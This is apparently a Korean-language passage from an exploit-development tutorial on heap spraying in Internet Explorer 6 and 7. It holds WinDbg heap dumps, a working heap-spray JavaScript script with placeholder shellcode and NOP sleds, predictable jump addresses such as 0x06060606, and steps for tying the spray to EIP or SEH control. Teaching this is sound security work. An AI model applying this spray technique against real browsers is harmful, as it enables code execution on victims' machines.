태그가 어떻게, 그리고 언제 힙 덩어리에 기록 되었는지 알고 싶다면 자바 스크립트를 다시 실행해 "Ready to spray" 메시지 박스가 뜨는 순간 잠시 작업을 중단한다. 이 메시지 박스가 뜰 때 아래와 같은 순서로 명령을 실행해 보자.

- 태그의 메모리 주소를 찾음: s –a 0x00000000 L?0x7fffffff "CORELAN" (0x001ce084를 반환한다고 가정)
- 해당 주소를 "읽는" 순간에 브레이크 포인트 설정: ba r 4 0x001ce084
- 실행: g

메시지 박스에 있는 "OK" 버튼을 눌러 프로세스를 재개한다. 티그가 nops에 추가되는 순간, 브레이크 포인트에 도달하고, 다음과 같은 주소에서 멈춘다.

```
0:008> ba r 4 001ce084
0:008> g
Breakpoint 0 hit
eax=00038a28 ebx=00038b08 ecx=00000001 edx=00000008 esi=001ce088 edi=002265d8
eip=75c61e27 esp=0013e220 ebp=0013e230 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010202
jscript!ConcatStrs+0x66:
75c61e27 f3a5            rep movs dword ptr es:[edi],dword ptr [esi]
```

위 그림에서 보듯이, 태그가 힙 덩어리에 복사되는 부분이 jscript!ConcatStrs() 내의 memcpy() 함수임을 알 수 있다. 실제 스프레이 자바스크립트 코드에서, 우리는 태그와 nops를 독립적으로 선언 후 두 부분을 합쳤다. 태그를 덩어리에 쓰기 전에, 해당 위치에는 nops가 이미 기록되어 있는 상태다.

ESI(출발) vs EDI(목적지), ecx는 카운터 역할을 하며 0x1로 설정 된다(추가 4바이트를 복사하는 rep movs 가 한번 더 실행 된다).

```
0:000> d esi-4
001ce084  43 4f 52 45 4c 41 4e 21-00 00 00 00 0a 00 03 00  CORELAN!........
001ce094  7e 01 0a 00 4a 00 53 00-63 00 72 00 69 00 70 00  ~...J.S.c.r.i.p.
001ce0a4  74 00 3a 00 30 00 30 00-30 00 30 00 33 00 32 00  t.:.0.0.0.0.3.2.
001ce0b4  37 00 32 00 3a 00 30 00-30 00 30 00 30 00 32 00  7.2.:.0.0.0.0.2.
001ce0c4  36 00 38 00 30 00 3a 00-33 00 39 00 35 00 31 00  6.8.0.:.3.9.5.1.
001ce0d4  36 00 31 00 34 00 30 00-00 00 00 00 05 00 0a 00  6.1.4.0.........
001ce0e4  70 01 08 00 00 00 00 00-70 41 16 00 50 88 1c 00  p.......pA..P...
001ce0f4  18 78 1c 00 00 00 00 00-00 00 00 00 5f 00 00 00  .x.........._...
0:000> d edi-4
002265d4  43 4f 52 45 90 90 90 90-90 90 90 90 90 90 90 90  CORE............
002265e4  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
002265f4  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
00226604  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
00226614  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
00226624  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
00226634  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
00226644  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
```

이번에는 같은 힙 스프레이 스크립트를 IE7에 실행해 보자.

4) 동일 스크립트를 IE7 상에서 실행

IE6에서 실행했던 스크립트(spray1c.html)을 IE7에서 실행 후, 아래와 같이 힙 스프레이 결과를 확인한다.

```
0:013> s -a 0x00000000 L?0x7fffffff "CORELAN"
0017b674  43 4f 52 45 4c 41 4e 21-00 00 00 00 20 83 a3 ea  CORELAN!.... ...
033c2094  43 4f 52 45 4c 41 4e 21-90 90 90 90 90 90 90 90  CORELAN!........
039e004c  43 4f 52 45 4c 41 4e 21-90 90 90 90 90 90 90 90  CORELAN!........
03a4104c  43 4f 52 45 4c 41 4e 21-90 90 90 90 90 90 90 90  CORELAN!........
03a6204c  43 4f 52 45 4c 41 4e 21-90 90 90 90 90 90 90 90  CORELAN!........
03aa104c  43 4f 52 45 4c 41 4e 21-90 90 90 90 90 90 90 90  CORELAN!........
03ac204c  43 4f 52 45 4c 41 4e 21-90 90 90 90 90 90 90 90  CORELAN!........
03ae304c  43 4f 52 45 4c 41 4e 21-90 90 90 90 90 90 90 90  CORELAN!........
03b0404c  43 4f 52 45 4c 41 4e 21-90 90 90 90 90 90 90 90  CORELAN!........
03b2504c  43 4f 52 45 4c 41 4e 21-90 90 90 90 90 90 90 90  CORELAN!........
03b4604c  43 4f 52 45 4c 41 4e 21-90 90 90 90 90 90 90 90  CORELAN!........
03b6704c  43 4f 52 45 4c 41 4e 21-90 90 90 90 90 90 90 90  CORELAN!........
03b8804c  43 4f 52 45 4c 41 4e 21-90 90 90 90 90 90 90 90  CORELAN!........
```

할당된 덩어리 크기를 살펴보자.

```
0:013> !heap -stat -h 00150000
 heap @ 00150000
group-by: TOTSIZE max-display: 20
    size     #blocks     total     ( %) (percent of total busy bytes)
    20fc1 c9 - 19e5e89  (87.95)
    1fff8 7 - dffc8  (2.97)
    3fff8 2 - 7fff0  (1.70)
    fff8 6 - 5ffd0  (1.27)
    7ff8 9 - 47fb8  (0.95)
    1ff8 24 - 47ee0  (0.95)
    3ff8 f - 3bf88  (0.80)
    8fc1 5 - 2cec5  (0.60)
    18fc1 1 - 18fc1  (0.33)
    7ff0 3 - 17fd0  (0.32)
    13fc1 1 - 13fc1  (0.27)
    7f8 1d - e718  (0.19)
    b2e0 1 - b2e0  (0.15)
    ff8 b - afa8  (0.15)
    7db4 1 - 7db4  (0.10)
    614 13 - 737c  (0.10)
    57e0 1 - 57e0  (0.07)
    20 294 - 5280  (0.07)
    4ffc 1 - 4ffc  (0.07)
    3f8 13 - 4b68  (0.06)
```

물론, 아래와 같은 명령어를 사용해 힙 크기를 찾는 것도 가능하다(0x03b8804c는 메모리에서 CORELAN 문자열을 검색한 결과에서 가져온 주소).

```
0:013> !heap -p -a 03b8804c
    address 03b8804c found in
    _HEAP @ 150000
      HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
        03b88040 4200 0000  [01]   03b88048    20fc1 - (busy)
```

위 그림에서 보듯이, IE6와는 달리 UserSize 값이 더 큰 것을 확인할 수 있다. 결과적으로, 두 덩어리 사이의 빈 공간도 더 커지게 된다. 전체 덩어리가 충분히 크기 때문에, 이것은 문제가 되지 않는다.

7. 성공적인 힙 스프레이를 위한 재료

우리는 앞 부분에서 두 덩어리 사이의 간격을 최소화 하는 방법에 대해 다루었다. 간격이 너무 클 경우 힙 스프레이가 수행된 뒤 해당 주소로 점프할 때, 두 덩어리 사이의 빈 공간에 도달할 위험성이 생기게 된다. 공간이 작을 수록 성공률이 높아진다. 각 블럭의 대부분 고간을 nops로 채우고, 각 할당의 베이스 주소를 최대한 같도록 만드는 것도 성공률을 높여주는 좋은 방법이다.

속도도 중요한 요소 중 하나다. 힙 스프레이 중에, 브라우저는 잠깐 동안 멈춰 있을 가능성이 크다. 이 시간이 너무 길어지면, 사용자가 스프레이 작업이 끝나기도 전에 브라우저를 강제 종료할 지도 모른다.

요약하면, IE6와 IE7에 대해 성공적인 힙 스프레이를 수행하려면 다음과 같은 조건을 만족해야 한다.

- 빠른 속도: 블럭 크기와 스프레이 반복 수 사이의 적절한 균형
- 높은 신뢰성: 점프 주소는 여러 번 스프레이를 실행해도 항상 nop를 가리켜야 함.

다음 장에서, 힙 스프레이 스크립트의 최적화 버전과 함께 스크립트를 빠르고 효율적으로 검증하는 방법에 대해 다룰 것이다. 그 전에, 가비지 컬렉터에 대해 간단히 알아보고 넘어가자.

8. 가비지 컬렉터(Garbage Collector)

자바스크립트는 스크립트 언어로, 프로그래밍 시에 메모리 관리에 대해 따로 고민할 필요가 없다. 새로운 객체와 변수를 할당하는 과정은 매우 직관적이며, 메모리를 정리할 필요도 없다. IE의 자바 스크립트 엔진은 메모리에서 제거해야 할 덩어리를 찾아주는 "garbage collector"라는 프로세스를 가지고 있다.

"var" 키워드를 사용해 변수를 선언하면, 해당 변수는 전역으로 처리되어 가비지 컬렉터의 제거 대상에 포함되지 않는다. 더 이상 사용하지 않는 변수 또는 객체는 삭제가 필요하다는 표시가 되고, 가비지 컬렉터의 제거 대상에 추가된다.

가비지 컬렉터는 뒤에서 heaplib 내용을 설명할 때 더 자세히 다루도록 하겠다.

9. 힙 스프레이 스크립트

1) 일반적으로 사용되는 스크립트

Exploit-DB(www.exploit.db)에서 IE6와 IE7를 위한 힙 스프레이 스크립트를 검색하면, 다음과 같은 코드를 찾을 수 있다(spray2.html)

```
<html>
<script>
var shellcode = unescape('%u\4141%u\4141');
var bigblock = unescape('%u\9090%u\9090');
var headersize = 20;
var slackspace = headersize + shellcode.length;
while (bigblock.length < slackspace) bigblock += bigblock;
var fillblock = bigblock.substring(0,slackspace);
var block = bigblock.substring(0,bigblock.length - slackspace);
while (block.length + slackspace < 0x40000) block = block + block
+ fillblock;
var memory = new Array();
for (i = 0; i < 500; i++){ memory[i] = block + shellcode }
</script>
</html>
```

이 스크립트는 우리가 앞에서 제작한 스크립트 보다 더 큰 덩어리를 무려 500번이나 할당한다. IE6와 IE7에서 스크립트를 여러 번 실행 후 할당 결과를 살펴 보자.

2) IE6(UserSize 0x7ffe0)

```
0:008> !heap -stat -h 00150000
 heap @ 00150000
group-by: TOTSIZE max-display: 20
    size     #blocks     total     ( %) (percent of total busy bytes)
    7ffe0 1f5 - fa7c160  (99.67)
    13e5c 1 - 13e5c  (0.03)
    118dc 1 - 118dc  (0.03)
    8000 2 - 10000  (0.02)
    b2e0 1 - b2e0  (0.02)
    8c14 1 - 8c14  (0.01)
    7fe0 1 - 7fe0  (0.01)
    7fb0 1 - 7fb0  (0.01)
    7b94 1 - 7b94  (0.01)
    20 31a - 6340  (0.01)
    57e0 1 - 57e0  (0.01)
    4ffc 1 - 4ffc  (0.01)
    614 c - 48f0  (0.01)
    3fe0 1 - 3fe0  (0.01)
    3fb0 1 - 3fb0  (0.01)
    3980 1 - 3980  (0.01)
    580 8 - 2c00  (0.00)
    2a4 f - 279c  (0.00)
    d8 26 - 2010  (0.00)
    1fe0 1 - 1fe0  (0.00)
```

첫 번째 실행:

```
0:008> !heap -flt s 0x7ffe0
    _HEAP @ 150000
      HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
        02950018 fffc 0000  [0b]   02950020    7ffe0 - (busy VirtualAlloc)
        028d0018 fffc fffc  [0b]   028d0020    7ffe0 - (busy VirtualAlloc)
        029d0018 fffc fffc  [0b]   029d0020    7ffe0 - (busy VirtualAlloc)
        02a50018 fffc fffc  [0b]   02a50020    7ffe0 - (busy VirtualAlloc)
        02ad0018 fffc fffc  [0b]   02ad0020    7ffe0 - (busy VirtualAlloc)
        02b50018 fffc fffc  [0b]   02b50020    7ffe0 - (busy VirtualAlloc)
        02bd0018 fffc fffc  [0b]   02bd0020    7ffe0 - (busy VirtualAlloc)
        02c50018 fffc fffc  [0b]   02c50020    7ffe0 - (busy VirtualAlloc)
        02cd0018 fffc fffc  [0b]   02cd0020    7ffe0 - (busy VirtualAlloc)
        02d50018 fffc fffc  [0b]   02d50020    7ffe0 - (busy VirtualAlloc)
        02dd0018 fffc fffc  [0b]   02dd0020    7ffe0 - (busy VirtualAlloc)
<...>
        0bf80018 fffc fffc  [0b]   0bf80020    7ffe0 - (busy VirtualAlloc)
        0c000018 fffc fffc  [0b]   0c000020    7ffe0 - (busy VirtualAlloc)
        0c080018 fffc fffc  [0b]   0c080020    7ffe0 - (busy VirtualAlloc)
        0c100018 fffc fffc  [0b]   0c100020    7ffe0 - (busy VirtualAlloc)
        0c180018 fffc fffc  [0b]   0c180020    7ffe0 - (busy VirtualAlloc)
        0c200018 fffc fffc  [0b]   0c200020    7ffe0 - (busy VirtualAlloc)
        0c280018 fffc fffc  [0b]   0c280020    7ffe0 - (busy VirtualAlloc)
        0c300018 fffc fffc  [0b]   0c300020    7ffe0 - (busy VirtualAlloc)
```

두 번째 실행:

```
0:008> !heap -flt s 0x7ffe0
    _HEAP @ 150000
      HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
        02950018 fffc 0000  [0b]   02950020    7ffe0 - (busy VirtualAlloc)
        02630018 fffc fffc  [0b]   02630020    7ffe0 - (busy VirtualAlloc)
        029d0018 fffc fffc  [0b]   029d0020    7ffe0 - (busy VirtualAlloc)
        02a50018 fffc fffc  [0b]   02a50020    7ffe0 - (busy VirtualAlloc)
        02ad0018 fffc fffc  [0b]   02ad0020    7ffe0 - (busy VirtualAlloc)
        02b50018 fffc fffc  [0b]   02b50020    7ffe0 - (busy VirtualAlloc)
        02bd0018 fffc fffc  [0b]   02bd0020    7ffe0 - (busy VirtualAlloc)
        02c50018 fffc fffc  [0b]   02c50020    7ffe0 - (busy VirtualAlloc)
        02cd0018 fffc fffc  [0b]   02cd0020    7ffe0 - (busy VirtualAlloc)
        02d50018 fffc fffc  [0b]   02d50020    7ffe0 - (busy VirtualAlloc)
        02dd0018 fffc fffc  [0b]   02dd0020    7ffe0 - (busy VirtualAlloc)
        02e50018 fffc fffc  [0b]   02e50020    7ffe0 - (busy VirtualAlloc)
        02ed0018 fffc fffc  [0b]   02ed0020    7ffe0 - (busy VirtualAlloc)
<...>
        0bf00018 fffc fffc  [0b]   0bf00020    7ffe0 - (busy VirtualAlloc)
        0bf80018 fffc fffc  [0b]   0bf80020    7ffe0 - (busy VirtualAlloc)
        0c000018 fffc fffc  [0b]   0c000020    7ffe0 - (busy VirtualAlloc)
        0c080018 fffc fffc  [0b]   0c080020    7ffe0 - (busy VirtualAlloc)
        0c100018 fffc fffc  [0b]   0c100020    7ffe0 - (busy VirtualAlloc)
        0c180018 fffc fffc  [0b]   0c180020    7ffe0 - (busy VirtualAlloc)
        0c200018 fffc fffc  [0b]   0c200020    7ffe0 - (busy VirtualAlloc)
        0c280018 fffc fffc  [0b]   0c280020    7ffe0 - (busy VirtualAlloc)
        0c300018 fffc fffc  [0b]   0c300020    7ffe0 - (busy VirtualAlloc)
        0c380018 fffc fffc  [0b]   0c380020    7ffe0 - (busy VirtualAlloc)
```

두 번의 실행 결과, 다음과 같은 결론을 내릴 수 있다.

- 특정 패턴을 확인(Heap_Entry 주소가 0x....0018에서 시작)
- 높은 주소 부분은 매번 같은 주소값을 가짐
- 자바스크립트의 블럭 크기가 VirtualAlloc() 블럭을 유발

뿐만 아니라, 덩어리 사이에 빈틈이 존재하지 않음을 확인할 수 있다. 덩어리 중 하나를 덤프해 보면, 아래와 같은 결과가 나온다.

```
0:008> d 0c800020+7ffe0-40
0c87ffc0  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0c87ffd0  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0c87ffe0  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0c87fff0  90 90 90 90 90 90 90 90-41 41 41 41 00 00 00 00  ........AAAA....
0c880000  00 00 90 0c 00 00 80 0c-00 00 00 00 00 00 00 00  ................
0c880010  00 00 08 00 00 00 08 00-20 00 00 00 00 0b 00 00  ........ .......
0c880020  d8 ff 07 00 90 90 90 90-90 90 90 90 90 90 90 90  ................
0c880030  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
```

같은 방법으로 IE7에서 스크립트를 실행해 보자.

3) IE7 (UserSize 0x77fe0)

```
0:013> !heap -stat -h 00150000
 heap @ 00150000
group-by: TOTSIZE max-display: 20
    size     #blocks     total     ( %) (percent of total busy bytes)
    7ffe0 1f5 - fa7c160  (98.76)
    1fff8 6 - bffd0  (0.30)
    3fff8 2 - 7fff0  (0.20)
    fff8 5 - 4ffd8  (0.12)
    7ff8 9 - 47fb8  (0.11)
    1ff8 20 - 3ff00  (0.10)
    3ff8 e - 37f90  (0.09)
    13fc1 1 - 13fc1  (0.03)
    12fc1 1 - 12fc1  (0.03)
    8fc1 2 - 11f82  (0.03)
    b2e0 1 - b2e0  (0.02)
    7f8 15 - a758  (0.02)
    ff8 a - 9fb0  (0.02)
    7ff0 1 - 7ff0  (0.01)
    7fe0 1 - 7fe0  (0.01)
    7fc1 1 - 7fc1  (0.01)
    7db4 1 - 7db4  (0.01)
    614 13 - 737c  (0.01)
    57e0 1 - 57e0  (0.01)
    20 294 - 5280  (0.01)
```

첫 번째 실행:

```
0:013> !heap -flt s 0x7ffe0
    _HEAP @ 150000
      HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
        03e70018 fffc 0000  [0b]   03e70020    7ffe0 - (busy VirtualAlloc)
        03de0018 fffc fffc  [0b]   03de0020    7ffe0 - (busy VirtualAlloc)
        03f00018 fffc fffc  [0b]   03f00020    7ffe0 - (busy VirtualAlloc)
        03f90018 fffc fffc  [0b]   03f90020    7ffe0 - (busy VirtualAlloc)
        04020018 fffc fffc  [0b]   04020020    7ffe0 - (busy VirtualAlloc)
        040b0018 fffc fffc  [0b]   040b0020    7ffe0 - (busy VirtualAlloc)
        04140018 fffc fffc  [0b]   04140020    7ffe0 - (busy VirtualAlloc)
        041d0018 fffc fffc  [0b]   041d0020    7ffe0 - (busy VirtualAlloc)
        04260018 fffc fffc  [0b]   04260020    7ffe0 - (busy VirtualAlloc)
        042f0018 fffc fffc  [0b]   042f0020    7ffe0 - (busy VirtualAlloc)
        04380018 fffc fffc  [0b]   04380020    7ffe0 - (busy VirtualAlloc)
        04410018 fffc fffc  [0b]   04410020    7ffe0 - (busy VirtualAlloc)
        044a0018 fffc fffc  [0b]   044a0020    7ffe0 - (busy VirtualAlloc)
<...>
        0bf50018 fffc fffc  [0b]   0bf50020    7ffe0 - (busy VirtualAlloc)
        0bfe0018 fffc fffc  [0b]   0bfe0020    7ffe0 - (busy VirtualAlloc)
        0c070018 fffc fffc  [0b]   0c070020    7ffe0 - (busy VirtualAlloc)
        0c100018 fffc fffc  [0b]   0c100020    7ffe0 - (busy VirtualAlloc)
        0c190018 fffc fffc  [0b]   0c190020    7ffe0 - (busy VirtualAlloc)
        0c220018 fffc fffc  [0b]   0c220020    7ffe0 - (busy VirtualAlloc)
        0c2b0018 fffc fffc  [0b]   0c2b0020    7ffe0 - (busy VirtualAlloc)
        0c340018 fffc fffc  [0b]   0c340020    7ffe0 - (busy VirtualAlloc)
        0c3d0018 fffc fffc  [0b]   0c3d0020    7ffe0 - (busy VirtualAlloc)
<...>
```

UserSize는 같으며, 패턴 또한 IE7에서 달라지는 것이 없다. 하지만 주소는 IE6에서 본 것과 약 0x10000 바이트 정도 차이가 나는 것을 확인 가능하다.

```
0:013> d 0bf50018+0x7ffe0-40
0bfcffb8  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0bfcffc8  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0bfcffd8  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0bfcffe8  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0bfcfff8  41 41 41 41 00 00 00 00-00 00 00 00 00 00 00 00  AAAA............
0bfd0008  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
0bfd0018  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
0bfd0028  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
```

이 스크립트는 문서의 첫 부분에서 사용한 것보다 훨씬 성능이 좋고, 속도 또한 빠르다. 또한, 항상 nop를 가리키는 주소를 찾을 수 있기 때문에, 해당 스크립트를 IE6와 IE7에 범용으로 사용할 수 있다는 결론을 내릴 수 있다.

그렇다면 우리가 찾아야 할 신뢰성 높고 예측 가능한 주소란 정확히 무슨 의미를 가지고 있는걸까?

10. 예측 가능한 포인터

문서의 앞부분에서 사용한 기본 스크립트 예제에서 찾은 힙 주소들을 떠올려 보면, 0x027, 0x028, 0x029로 시작하는 주소에서 힙 할당이 이루어 진 것을 확인할 수 있다. 물론, 덩어리 크기는 매우 작았고 일부 덩어리는 연속성을 보장하지 않았다.

"인기 있는" 힙 스프레이 스크립트는 기본 스크립트보다 더 큰 덩어리를 사용하고, 이 또한 기본 스크립트와 비슷한 위치에서 할당이 이루어 진다. 하지만 기본 스크립트와 달리, 각 덩어리 간의 연속성이 보장된다.

낮은 주소에 해당하는 부분은 IE6와 IE7이 약간 다르지만, 높은 주소는 비교적 신뢰할 만한 범위 내에서 할당 되는 것을 확인 했다. 수 차례 실험 결과, 아래 주소들이 거의 모든 상황에서 nop를 가리킨다는 것을 찾아냈다.

- 0x06060606 / 0x07070707 / 0x08080808 / 0x09090909 / 0x0a0a0a0a .. 등등

대부분의 경우, 0x06060606은 항상 nop를 가리키는 관계로 이를 점프 주소로 사용할 수 있다는 결론을 지을 수 있다. 보다 정확한 검증을 위해, 힙 스프레이가 끝난 직후 0x06060606 주소를 덤프한 뒤, 이 주소가 실제로 항상 nop를 가리키는지 확인해 보자.

IE6:

```
0:008> d 06060606
06060606  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
06060616  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
06060626  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
06060636  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
06060646  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
06060656  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
06060666  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
06060676  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0:008> d 07070707
07070707  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
07070717  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
07070727  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
07070737  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
07070747  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
07070757  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
07070767  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
07070777  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0:008> d 08080808
08080808  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
08080818  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
08080828  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
08080838  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
08080848  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
08080858  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
08080868  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
08080878  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
```

IE7:

```
7c90120e cc              int     3
0:014> d 06060606
06060606  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
06060616  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
06060626  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
06060636  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
06060646  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
06060656  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
06060666  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
06060676  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0:014> d 07070707
07070707  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
07070717  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
07070727  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
07070737  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
07070747  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
07070757  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
07070767  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
07070777  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0:014> d 08080808
08080808  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
08080818  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
08080828  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
08080838  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
08080848  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
08080858  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
08080868  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
08080878  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
```

물론, 같은 메모리 범위에 있는 다른 주소를 사용해도 무방하다. 다만, 해당 주소가 스크립트를 실행할 때마다 항상 nop를 가리키는지 검증만 하면 된다. 여러 번, 다양한 환경에서 테스트해 볼 것을 권장한다.

또한, 브라우저에 설치된 애드인으로 인해, 힙 레이아웃이 변경될 경우도 고려해야 한다. 보통, 이러한 경우 브라우저에 이미 많은 메모리가 할당되어 있는데. 그 결과 다음과 같은 현상이 발생한다.

- 가능한 힙 스프레이 반복 횟수가 줄어든다
- 메모리 단편화가 더 심해질 수 있다.

1) 0x0c0c0c0c?

최근에 나온 공격 코드를 보면, 대부분 0x0c0c0c0c를 사용하는 것을 확인할 수 있다. 앞에서 다뤘던 일반적인 힙 스프레이를 생각해 보면, 굳이 0c0c0c0c를 사용할 이유가 없다(0x060606060보다 상당히 높은 곳에 위치한다).

사실, 0x0c0c0c0c까지 닿기 위해 더 많은 힙 스프레이 반복과, 많은 CPU 사이클, 그리고 메모리 할당이 필요하다. 이렇게 더 많은 자원을 소모해야 함에도 대부분의 사람들은 아무런 의문 없이 해당 주소를 사용한다. 과연 이 주소를 언제, 그리고 왜 써야 하는지 이해하고 사용하는 사람들이 얼마나 될까?

그러므로, 0xc0c0c0c0c를 언제, 왜 써야 하는지 제대로 짚고 넘어갈 필요가 있다. 하지만 그 전에, 힙 스프레이를 성공적으로 마친 후 이것을 공격 코드와 연결시킬 수 있는 방법에 대해 먼저 알아보자.

11. 공격 코드에서 힙 스프레이 구현

1) 원리

힙 스프레이 코드를 배치하는 것은 아주 쉽다. 우리는 이미 범용으로 사용할 수 있는 스크립트를 보유하고 있다. 추가로 해야 할 일은 공격 코드 순서 배치뿐이다.

앞서 설명했듯이, 우선 힙 스프레이를 사용해 메모리에 페이로드를 삽입해야 한다. 힙 스프레이 작업을 마치고, 페이로드가 프로세스 메모리에 배치되면, EIP를 제어하도록 만들어 주는 취약점(메모리 오염)을 발동 시켜야 한다.

EIP에 대한 제어를 확보한 뒤, 페이로드 위치를 찾고, 해당 페이로드로 점프하는 명령어를 가리키는 포인터를 찾아야 한다. 대신에, pop/pop/ret을 가리키는 포인터를 찾은 뒤 EIP에 목표 힙 주소(예를 들어 0x06060606)를 삽입하는 것도 가능하다.

DEP가 활성화 되어 있지 않은 상태라면, 힙이 실행 가능한 상태이므로 간단히 힙 주소로 점프만 해도 원하는 코드를 실행할 수 있다.

SEH를 덮어쓰는 방식을 사용할 경우, nseh를 짧은 점프문으로 채울 필요가 없다는 사실을 인지해야 한다. 또한, 덮어 쓰려는 SE 핸들러 필드가 로드된 모듈이 아닌 힙을 가리키고 있기 때문에 safeseh가 적용

